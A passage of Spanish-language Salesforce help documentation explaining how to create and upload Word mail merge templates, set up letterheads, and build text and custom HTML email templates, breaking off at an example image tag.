Su administrador puede crear y mantener plantillas para que se utilicen en la definición de membretes, en el envío de correo electrónico saliente y en la generación de documentos de combinación de correo.

- Los membretes definen el aspecto de sus plantillas de correo electrónico HTML. Estas plantillas pueden heredar la configuración de logotipo, color y texto de un membrete.
- Las plantillas de correo electrónico le permiten enviar correo a contactos, candidatos y otras personas mediante plantillas predefinidas.
- Las plantillas de combinación de correo le permiten crear documentos personalizados utilizando la información de sus registros. Por ejemplo, puede crear una carta de agradecimiento personalizada para un candidato concreto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Crear un membrete

Gestionar plantillas de correo electrónico

Gestión de las plantillas de combinación de correo

### Crear plantillas de combinación de correo

1. Abra un nuevo documento en blanco en Microsoft® Word 2007.
2. Utilice Word para diseñar el documento, de forma que contenga el texto, datos y el formato necesario para los usuarios.
3. Busque el texto o variables de datos en su documento de Word que se modificarán cada vez que utilice la plantilla. Por ejemplo, en el saludo "Estimado señor García," "García" es una variable que cambiará cada vez que envíe la carta a una persona diferente.
4. Sustituya cada variable con el campo de combinación de Salesforce adecuado.

   Importante: Cada campo de etiqueta de campo de combinación debe ser único.

   a. Coloque el cursor donde desee insertar un campo de combinación.
   b. En Word 2007, seleccione la ficha Insertar en Cinta, haga clic en **Elementos rápidos** en el grupo Texto y a continuación haga clic en **Campo**.
   c. Seleccione **Combinar correspondencia** en la lista desplegable Categorías.
   d. Seleccione **Combinar campos** en el cuadro de diálogo Campos.
   e. En el área Propiedades de campo del cuadro de diálogo Campo, introduzca manualmente el campo de combinación válido, como `Opportunity_LineItem_ProductName`. Para crear una lista completa de los campos estándar y personalizados disponibles en su organización de Salesforce, consulte el artículo Localizar nombres de campos de registros para la combinación de correo.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cargar plantillas de combinación de correo:
- "Gestionar plantillas públicas"

Para modificar las plantillas de combinación de correo:
- "Gestionar plantillas públicas"

**f.** Haga clic en **Aceptar**.

Nota: Para ver una lista de todos los productos asociados a una oportunidad, inserte el campo de combinación `Opportunity_LineItem_Start` donde desee que comience el listado de información de productos. A continuación, inserte todos los campos de combinación que desea incluir para cada producto en una oportunidad. Por último, inserte `Opportunity_LineItem_End` para terminar la lista.

5. Guarde su documento de Word.
6. Realice la Carga de plantillas de combinación de correo en Salesforce en la página 1716.

Consejo: Para obtener mejores resultados:

- No configure las plantillas de combinación de correo como "protegida" o "acceso restringido" en Microsoft Word. Consulte la ayuda de Word para obtener información sobre los documentos protegidos de Word. (En Word, pulse F1 para abrir la ayuda.)
- No vincule las plantillas de combinación de correo a orígenes de datos externos como hojas de cálculo de Excel o bases de datos de Access. Consulte la ayuda de Word para obtener información sobre la restauración de documentos de combinación de correo, que Word denomina "documentos normales de Word".

CONSULTE TAMBIÉN

Gestión de las plantillas de combinación de correo

Combinación de correo

## Modificar las plantillas de combinación de correo existentes

1. Descargue las plantillas de combinación de correo de muestra y descomprima los archivos en el directorio adecuado de su disco duro.
2. Revise las instrucciones indicadas en `salesforce_mailmerge_templates_howto.doc`.
3. Abra la plantilla de muestra que desee con Microsoft Word.
4. Guarde una copia de la plantilla de muestra en el escritorio de su equipo o en otra ubicación adecuada. En Word 2007, seleccione **Guardar como** en el botón Office y, a continuación, seleccione un nombre de archivo y una carpeta de destino adecuados.
5. También puede personalizar el texto y formato de la plantilla.
6. Pulse Alt+F9 para mostrar los códigos de campo de combinación de correo ocultos.

   Cada uno de los campos de combinación de correo deberá aparecer entre llaves como sigue: `{MERGEFIELD Contact_FullName \* MERGEFORMAT}`

7. Modifique o agregue los campos de combinación según sea necesario.
   **a.** Coloque el cursor donde desee insertar un campo de combinación.
   **b.** En Word 2007, seleccione la ficha Insertar en Cinta, haga clic en **Elementos rápidos** en el grupo Texto y a continuación haga clic en **Campo**.
   **c.** Seleccione **Combinar correspondencia** en la lista desplegable Categorías.
   **d.** Seleccione **Combinar campos** en el cuadro de diálogo Campos.
   **e.** En el área Propiedades de campo del cuadro de diálogo Campo, introduzca manualmente el campo de combinación válido, como `Opportunity_LineItem_ProductName`. Para crear una lista completa de los campos estándar y personalizados

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cargar plantillas de combinación de correo:
- "Gestionar plantillas públicas"

Para modificar las plantillas de combinación de correo:
- "Gestionar plantillas públicas"

disponibles en su organización de Salesforce, consulte el artículo Localizar nombres de campos de registros para la combinación de correo.

**f.** Haga clic en **Aceptar**.

Nota: Para ver una lista de todos los productos asociados a una oportunidad, inserte el campo de combinación `Opportunity_LineItem_Start` donde desee que comience el listado de información de productos. A continuación, inserte todos los campos de combinación que desea incluir para cada producto en una oportunidad. Por último, inserte `Opportunity_LineItem_End` para terminar la lista.

**8.** Guarde su documento de Word.

**9.** Realice la Carga de plantillas de combinación de correo en Salesforce en la página 1716.

Consejo: Para obtener mejores resultados:

- No configure las plantillas de combinación de correo como "protegida" o "acceso restringido" en Microsoft Word. Consulte la ayuda de Word para obtener información sobre los documentos protegidos de Word. (En Word, pulse F1 para abrir la ayuda.)
- No vincule las plantillas de combinación de correo a orígenes de datos externos como hojas de cálculo de Excel o bases de datos de Access. Consulte la ayuda de Word para obtener información sobre la restauración de documentos de combinación de correo, que Word denomina "documentos normales de Word".

CONSULTE TAMBIÉN

Gestión de las plantillas de combinación de correo

Consideraciones para utilizar campos de combinación en plantillas de combinación de correo

Combinación de correo

## Crear plantillas de combinación de correo con Microsoft® Word

El complemento de Word de Connect for Office proporciona una lista completa de campos de combinación válidos para insertarlos. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Importante: Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

Importante: Cada campo de etiqueta de campo de combinación debe ser único.

**1.** Inicie Microsoft Word.

**2.**

| Si utiliza | Procedimiento |
|---|---|
| Word 2003 o anterior | Seleccione **Iniciar sesión** del menú desplegable de **Salesforce** en la barra de herramientas. |
| Word 2007 | Abra la ficha Salesforce de la Cinta, haga clic en el menú desplegable **Campos de combinación** y seleccione **Iniciar sesión**. |

3. Escriba su nombre de usuario y contraseña de Salesforce.
4. Haga clic en **Inicio de sesión**.

   Nota: Cuando haya iniciado sesión correctamente y tenga una sesión activa, el comando **Iniciar sesión** del botón desplegable estará desactivado. Para cerrar sesión, haga clic en **Cerrar sesión**.

5. Cree la plantilla de combinación de correo a partir de un documento de Word existente o nuevo.
6. Coloque el cursor donde desee insertar un campo de combinación de Salesforce. Para reemplazar un campo de combinación existente, seleccione todo el campo en la plantilla. Los campos de combinación de correo deben ser únicos.
7. En Word 2003 y versiones anteriores, seleccione **Insertar campo de combinación** en el menú desplegable **Salesforce**. En Word 2007, haga clic en el menú desplegable **Campos de combinación** de la ficha Salesforce de la Cinta y, a continuación, seleccione **Insertar campo de combinación**.
8. En el cuadro de diálogo Insertar campo de combinación, seleccione un tipo de campo y, a continuación, seleccione el campo de combinación que desee insertar. Si utiliza productos en Salesforce, consulte Inclusión de datos de productos de oportunidad en plantillas de combinación de correo en la página 1715.
9. Haga clic en **Insertar** para agregar el campo de combinación en la posición actual del cursor en el documento de Word.
10. Inserte los campos de combinación adicionales que desee para generar su plantilla de combinación de correo.
11. Después de que su plantilla de combinación de correo esté completa, cárguela en Salesforce desde Configuración introduciendo *`Plantillas de combinación de correo electrónico`* en el cuadro `Búsqueda rápida` y luego seleccionando **Plantillas de combinación de correo electrónico**.

## Inclusión de datos de productos de oportunidad en plantillas de combinación de correo

Los productos están disponibles en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. Para agregar datos de productos de la oportunidad a la plantilla de combinación de correo, en el cuadro de diálogo Insertar campo de combinación seleccione Campos de partida de oportunidad y, a continuación, seleccione los campos que vaya a insertar. De esta forma, se insertará una tabla con los campos de combinación seleccionados y los campos especiales de "inicio" y "fin". (No puede descargar plantillas de combinación de correo predeterminadas de muestra que incluyan una tabla de datos de productos de oportunidades.) Puede modificar esta tabla según sea necesario, pero el campo de combinación `Opportunity_LineItem_Start` debe aparecer antes que todos los campos de combinación de productos de la oportunidad, mientras que el campo de combinación `Opportunity_LineItem_End` debe aparecer después de todos los campos de combinación de productos de la oportunidad. Estos campos de inicio y fin activan Salesforce para enumerar todos los productos en la oportunidad.

Si también desea insertar campos de combinación de productos en la tabla de campos de combinación de productos de la oportunidad, podrá hacerlo manualmente sin utilizar el componente de Word de Salesforce:

1. En el documento de Word, coloque el cursor donde desee insertar el campo de combinación.
2. En Word 2003 y versiones anteriores, seleccione **Insertar** y **Campo** en la barra de menú de Word. En Word 2007, seleccione la ficha Insertar en Cinta, haga clic en **Elementos rápidos** en el grupo Texto y a continuación haga clic en **Campo**.
3. Seleccione **Combinar correspondencia** en la lista desplegable Categorías.
4. Seleccione **Combinar campos** en el cuadro de diálogo Campos.
5. En el cuadro de diálogo Campo del área Propiedades de campo, introduzca el nombre de campo manualmente, como `Opportunity_LineItem_ProductName`.
6. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Instalar Connect for Office

## Requisitos del sistema para Connect for Office

Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

**Importante:** Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office. Este cambio significa que no existe ninguna garantía de que Connect for Office pueda establecer una conexión entre Salesforce y Microsoft® Word o Excel. Aunque los representantes de ventas pueden establecer una conexión, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema.

Los requisitos del sistema para Connect for Office son:

- Microsoft® Office 2007
- Microsoft® Windows Vista® (solo 32 bits) - Hasta que Salesforce desactive TLS 1.0.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

CONSULTE TAMBIÉN

Instalar Connect for Office

## Carga de plantillas de combinación de correo en Salesforce

Administradores y usuarios con el permiso "Gestionar plantillas públicas" deben cargar las plantillas de combinación de correo electrónico de Microsoft Word completas para que Salesforce las ponga a disposición de los usuarios.

1. En Salesforce, desde Configuración, introduzca *Plantillas de combinación de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de combinación de correo electrónico**.
2. Haga clic en **Plantilla nueva**.
3. Escriba un nombre y una descripción para la plantilla. De esta forma se ayudará a los usuarios a elegir correctamente la plantilla cuando vayan a generar documentos de combinación de correo.

   Si su organización utiliza Combinación de correo ampliada, seleccione el tipo de documento adecuado: Documento, Etiqueta o Sobre.
4. Haga clic en **Examinar** para seleccionar su plantilla de combinación de correo de Word.
5. Para terminar, haga clic en **Guardar**.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para cargar plantillas de combinación de correo:
- "Gestionar plantillas públicas"

Para modificar las plantillas de combinación de correo:
- "Gestionar plantillas públicas"

CONSULTE TAMBIÉN

Gestión de las plantillas de combinación de correo

Descripción general de campos de combinación

Combinación de correo

# Uso de membretes

Un membrete define el logotipo, el color de página y la configuración del texto para las plantillas con formato HTML de correo electrónico. Para obtener mejores resultados, puede crear un único membrete y utilizarlo en todas las plantillas con formato HTML de correo electrónico. Se pueden crear membretes y permitir que estén disponibles en toda la organización.

Para utilizar membretes, en Configuración, introduzca *Membretes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Membretes**.

Desde la página de lista Membretes:

- Para ver un membrete, seleccione el nombre en la lista.
- Para modificar un membrete, haga clic en el nombre en la lista y elija una de las opciones de modificación: **Modificar propiedades** o **Modificar membrete**.
- Para eliminar un membrete, haga clic en **Eliminar** junto al nombre. No puede eliminar un membrete que se utiliza en cualquier plantilla con formato HTML de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar membretes:
- "Gestionar membretes"

CONSULTE TAMBIÉN

Crear un membrete

Campos de membretes

## Crear un membrete

Los membretes definen el aspecto de sus plantillas de correo electrónico HTML. Estas plantillas pueden heredar la configuración de logotipo, color y texto de un membrete.

Un membrete consiste en propiedades y detalles. Las propiedades sólo son visibles dentro de su organización; contribuyen a que los usuarios identifiquen un membrete. Los detalles se aplican a un mensaje de correo electrónico cuando se utiliza ese membrete. Utilice el asistente para membretes para crear las propiedades y los detalles de su membrete.

1. En Configuración, introduzca *Membretes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Membretes**.
2. Haga clic en **Membrete nuevo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear o cambiar membretes:
- "Gestionar membretes"

### Definición de las propiedades del membrete

1. Marque Disponible para el uso, si desea que los usuarios puedan utilizar el nuevo membrete inmediatamente.
2. Escriba una Etiqueta de membrete. La etiqueta se utiliza para referirse al membrete de las páginas de interfaz de usuario.
3. Si es necesario, cambie el Nombre exclusivo de membrete. Es un nombre exclusivo que se utiliza para hacer referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre exclusivo impide que haya conflictos en los nombres en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. El desarrollador puede utilizar el campo Nombre exclusivo de membrete para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
4. Escriba una descripción para este membrete. Los campos de nombre y descripción son para uso interno únicamente y su finalidad consiste en describir el membrete a los demás usuarios.
5. Haga clic en **Guardar**. Aparecerá la página de detalles del membrete.

### Definición de los detalles del membrete

1. Defina los atributos del membrete.
   - Haga clic en **Modificar el color de fondo** e introduzca un color para el fondo del membrete. Haga clic en el botón selector de colores para elegir un color.
   - Haga clic en **Modificar propiedades del encabezado** y seleccione el color, la alineación y la altura de la parte superior del membrete.
   - Haga clic en **Seleccionar el logotipo** para incluir una imagen del logotipo de su empresa en la sección superior o inferior del membrete.

     Nota: Debe cargar la imagen de logotipo en la ficha Documentos antes de que pueda incorporarlo al membrete. Asegúrese de que el documento está marcado como `Imagen disponible de forma externa` de modo que esté visible para usuarios que no pertenezcan a Salesforce cuando se reciba en un mensaje de correo electrónico. Para obtener más información, consulte "Cargar y reemplazar documentos" en la Ayuda de Salesforce.

     Para seleccionar una imagen, seleccione una carpeta y haga clic en el nombre del documento para adjuntarlo. Otra opción consiste en hacer clic en **Buscar en documentos** y escribir el nombre del archivo que desea buscar en los documentos por nombre.
   - Para eliminar la imagen del membrete, haga clic en **Eliminar el logotipo**.
   - Haga clic en **Modificar la línea superior** e introduzca el color y la altura de la línea horizontal que vaya a colocar debajo del encabezado. Haga clic en el botón selector de colores para elegir un color.
   - Haga clic en **Modificar los colores del cuerpo** e introduzca el color de fondo para el cuerpo principal del membrete.
   - Haga clic en **Modificar la línea intermedia** e introduzca el color y la altura del borde intermedio del membrete. Haga clic en el botón selector de colores para elegir un color.
   - Haga clic en **Modificar las propiedades del pie de página** y seleccione el color, la alineación y la altura de la parte inferior del membrete.
   - Haga clic en **Modificar la línea inferior** y seleccione el color y la altura de la línea horizontal inferior que vaya a colocar en el membrete. Haga clic en el botón selector de colores para elegir un color.
2. De forma opcional, haga clic en **Vista previa** para ver el membrete en otra ventana del explorador.
3. Haga clic en **Guardar**.

Para crear una plantilla de correo electrónico HTML que contenga la configuración del membrete, consulte Crear plantillas de correo electrónico con formato HTML en la página 2182.

CONSULTE TAMBIÉN

Gestionar plantillas de correo electrónico

Crear plantillas de correo electrónico personalizadas con formato HTML

## Campos de membretes

Aquí tiene una descripción, en orden alfabético, de los campos que aparecen en la página Detalles de membretes.

| Campo | Descripción |
|---|---|
| `Disponible para el uso` | Marca de verificación que indica que se puede aplicar el membrete a una plantilla HTML. |

| Campo | Descripción |
| --- | --- |
| `Creado por` | Nombre del usuario que ha creado el membrete, incluyendo la fecha y la hora. |
| `Descripción` | Texto que ayuda a distinguir este membrete de otros. |
| `Etiqueta de membrete` | Nombre interno para identificar el membrete. |
| `Nombre único del membrete` | Es un nombre exclusivo que se utiliza para hacer referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre exclusivo impide que haya conflictos en los nombres en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. El desarrollador puede utilizar el campo `Nombre exclusivo de membrete` para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor. |
| `Modificado por` | Nombre del usuario que ha modificado el membrete por última vez, incluyendo la fecha y la hora. |
| `Prefijo de espacio de nombres` | El prefijo del espacio de nombre utilizado por la plantilla de correo electrónico en la API. |

CONSULTE TAMBIÉN

Crear un membrete

# Gestionar plantillas de correo electrónico

En Salesforce, puede crear cuatro clases diferentes de plantillas de correo electrónico: texto, HTML con membrete, personalizado y Visualforce. Todas estas plantillas de correo electrónico pueden incluir texto, campos de combinación y archivos adjuntos. También puede incluir imágenes en sus plantillas HTML y de Visualforce. Puede utilizar plantillas de correo electrónico al enviar un email desde la lista relacionada Historial de actividades o Estado del email HTML de un registro. Las plantillas de texto y HTML se pueden utilizar también cuando se envía correo electrónico de forma masiva. El botón para comprobar la ortografía de su plantilla estará disponible para plantillas de texto y plantillas de Visualforce sin etiquetas HTML.

- **Texto**: todos los usuarios pueden crear o modificar plantillas de correo electrónico de texto. Consulte Crear plantillas de correo electrónico de texto en la página 1722.
- **HTML con membrete**: los administradores y los usuarios con el permiso "Modificar plantillas en formato HTML" pueden crear plantillas de correo electrónico con formato HTML a partir de un membrete. Consulte Crear plantillas de correo electrónico HTML en la página 2182.
- **HTML personalizado**: los administradores y los usuarios con el permiso "Modificar plantillas en formato HTML" pueden crear plantillas de correo electrónico con formato HTML personalizadas sin utilizar un membrete. Es necesario que conozca el lenguaje HTML o bien obtenga el código HTML para insertarlo en la plantilla de correo electrónico. Consulte Crear plantillas de correo electrónico personalizadas con formato HTML en la página 2180.
- **Visualforce**: los administradores y desarrolladores pueden crear plantillas mediante Visualforce. Las plantillas de correo electrónico de Visualforce permiten realizar una combinación avanzada con los datos de un destinatario, en la que el contenido de una plantilla puede contener información procedente de múltiples registros. Consulte Crear plantillas de correo electrónico con formato Visualforce.

Nota: No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce.

Para acceder a sus plantillas de correo electrónico, realice una de las acciones siguientes:

- Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
- Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
- Haga clic en el nombre de cualquier plantilla de correo electrónico para acceder a la página Vista de plantillas de correo electrónico.
- Para modificar o eliminar una plantilla, haga clic en **Modificar** o **Eliminar** situado junto al nombre de la plantilla en la lista.
- Haga clic en **Plantilla nueva** para crear cualquier tipo de plantilla de correo electrónico.

Nota: Las plantillas de correo electrónico utilizadas en las siguientes funciones deben ser públicas y activas:

- Candidatos Web
- Caso Web
- Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand
- Reglas de asignación
- Reglas de distribución

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

## PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar plantillas de correo con formato Visualforce:
- "Personalizar aplicación"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

- Reglas de respuesta automática

CONSULTE TAMBIÉN

Duplicar plantillas de correo electrónico

Uso de membretes

Personalizar su experiencia de Salesforce

## Vista de plantillas de correo electrónico

Para ver una plantilla, haga clic en el nombre de la plantilla en la lista. Las opciones varían dependiendo del tipo de plantilla (personalizada, HTML, Visualforce o texto):

- Para cambiar el contenido o el asunto del mensaje o combinar campos de plantillas de texto, haga clic en **Modificar**.
- Para plantillas personalizadas y HTML:
  - Cambie el contenido o combine campos de la versión HTML haciendo clic en **Modificar la versión HTML**.

    Nota: Todas las plantillas de correo electrónico personalizadas y HTML incluyen una versión de sólo texto para aquellos destinatarios que no pueden ver correos en formato HTML. Si deja la versión de sólo texto en blanco, la versión de sólo texto se genera automáticamente cuando modifica la versión HTML.
  - Cambie el contenido o combine campos de la versión de solo texto haciendo clic en **Modificar la versión de texto**.

    PRECAUCIÓN: Recomendamos que deje la versión de sólo texto en blanco. Si la deja en blanco, Salesforce crea automáticamente el contenido de sólo texto basado en la versión HTML actual. Si introduce contenido manualmente, las modificaciones posteriores en la versión HTML no se reflejan en la versión de solo texto.
- Para plantillas con formato Visualforce:
  - Cambie la marca de la página de plantilla haciendo clic en **Modificar plantilla**.
  - La lista relacionada Archivos adjuntos con formato Visualforce indica qué archivos adjuntos se generan a través de las marcas de Visualforce.
  - Si la marca de Visualforce hace referencia a componentes en paquetes gestionados instalados, la lista relacionada Configuración de versión muestra las versiones de paquete de los paquetes instalados que incluyen los componentes. Algunos tipos de componente en paquetes gestionados instalados pueden incluir otra clase, un desencadenador o un objeto personalizado.
  - Si la plantilla de correo electrónico incluye datos cifrados, recuerde que los datos aparecen cifrados en el correo electrónico generado y en la página de plantillas de Visualforce. Por motivos de seguridad, no aparece en texto normal.
- Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar plantillas de correo con formato Visualforce:
- "Personalizar aplicación"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

- Haga clic en **Adjuntar archivo** desde la lista relacionada Archivos adjuntos. El archivo adjunto se incluye en todos los correos electrónicos basados en la plantilla.

  Para seleccionar un archivo:

  - Para buscar archivos en la ficha Documentos, haga clic en el vínculo **Buscar en documentos**. Si selecciona un logotipo de imagen u otro archivo gráfico, marque el documento `Disponible de modo externo` en la ficha Documentos.
  - También puede seleccionar un archivo desde su equipo o desde una carpeta de documentos seleccionando una opción de la lista desplegable **Ubicación del archivo**.

- Si dispone del permiso "Gestionar plantillas públicas", puede hacer clic en **[Cambiar]** situado junto al campo `Autor` para seleccionar un autor diferente. De forma predeterminada, el autor es la persona que ha creado la plantilla de correo electrónico.
- Elimine la plantilla haciendo clic en **Eliminar**.
- Duplique una plantilla haciendo clic en **Duplicar**. Para obtener más información, consulte Duplicar plantillas de correo electrónico en la página 1726.
- Si el "Modo de desarrollador" está activado, vea los componentes a los que hace referencia la plantilla haciendo clic en **Mostrar dependencias**.

## Crear plantillas de correo electrónico de texto

Puede crear plantillas de correo electrónico de texto sin formato para enviar a destinatarios que no pueden leer correo electrónico HTML.

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *`Plantillas de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *`Plantillas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en **Plantilla nueva**.
3. Elija el tipo de plantilla `Texto` y haga clic en **Siguiente**.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación `Disponible para el uso`.
6. Introduzca un nombre en `Nombre de la plantilla de correo electrónico`.
7. Si es necesario, cambie el `Nombre exclusivo de plantilla`. Se trata de un nombre exclusivo que hace referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Puede utilizar el campo `Nombre exclusivo de plantilla` para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
8. Si lo desea, seleccione un conjunto de caracteres diferente desde la lista desplegable `Codificación`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:

- "Gestionar plantillas públicas"

9. Escriba una `Descripción` para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno.
10. Introduzca un `Asunto` para el mensaje.
11. Introduzca el texto del mensaje.
12. Si lo desea, especifique los campos de combinación en el asunto y en el cuerpo del texto. Cuando envía un mensaje de correo electrónico, estos campos se sustituyen por la información de sus registros.
13. Haga clic en **Guardar**.

Consejo: Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**.

## Adjuntar archivos en plantillas

Para agregar un archivo adjunto a una plantilla:

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *`Plantillas de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *`Plantillas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Seleccione una plantilla.
3. Haga clic en **Adjuntar archivo** de la página de detalles de la plantilla de correo electrónico.
4. Seleccione una carpeta y haga clic en el nombre del documento, o busque un documento haciendo clic en **Buscar en documentos** e introduciendo el nombre del archivo.

   Otra opción consiste en hacer clic en **Mi PC** para adjuntar un archivo desde el equipo.

El archivo adjunto se incluye en todos los correos electrónicos que utilicen la plantilla. Los archivos adjuntos en el correo masivo se envían como vínculos en lugar de como archivos (consulte Enviar correo electrónico masivo en la página 1702).

CONSULTE TAMBIÉN

Gestionar plantillas de correo electrónico
Crear plantillas de correo electrónico de Visualforce
Personalizar su experiencia de Salesforce

## Crear plantillas de correo electrónico personalizadas con formato HTML

Puede crear plantillas de correo electrónico HTML personalizadas sin utilizar membretes. Si no tiene conocimientos de HTML, puede pegar el código HTML en su plantilla.

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en **Plantilla nueva**.
3. Seleccione Personalizar (sin Membrete) y haga clic en **Siguiente**.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación Disponible para el uso.
6. Introduzca un nombre en Nombre de la plantilla de correo electrónico.
7. Si es necesario, cambie el Nombre exclusivo de plantilla. Se trata de un nombre exclusivo que hace referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Puede utilizar el campo Nombre exclusivo de plantilla para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
8. Si lo desea, seleccione un conjunto de caracteres diferente desde la lista desplegable Codificación.
9. Escriba una Descripción para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno. La descripción se utiliza como título de cualquiera de las actividades relacionadas con el correo electrónico que registre al enviar correos masivos.
10. Haga clic en **Siguiente**.
11. Introduzca un Asunto para el mensaje.
12. Introduzca el texto fuente HTML para el mensaje. Incluya todas las etiquetas HTML.

    Nota: Si está incluyendo una imagen, recomendamos cargarla en la ficha Documentos. Luego puede hacer referencia a la copia de la imagen en nuestro servidor. Por ejemplo:

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
    height="64" width="64"/>
    ```

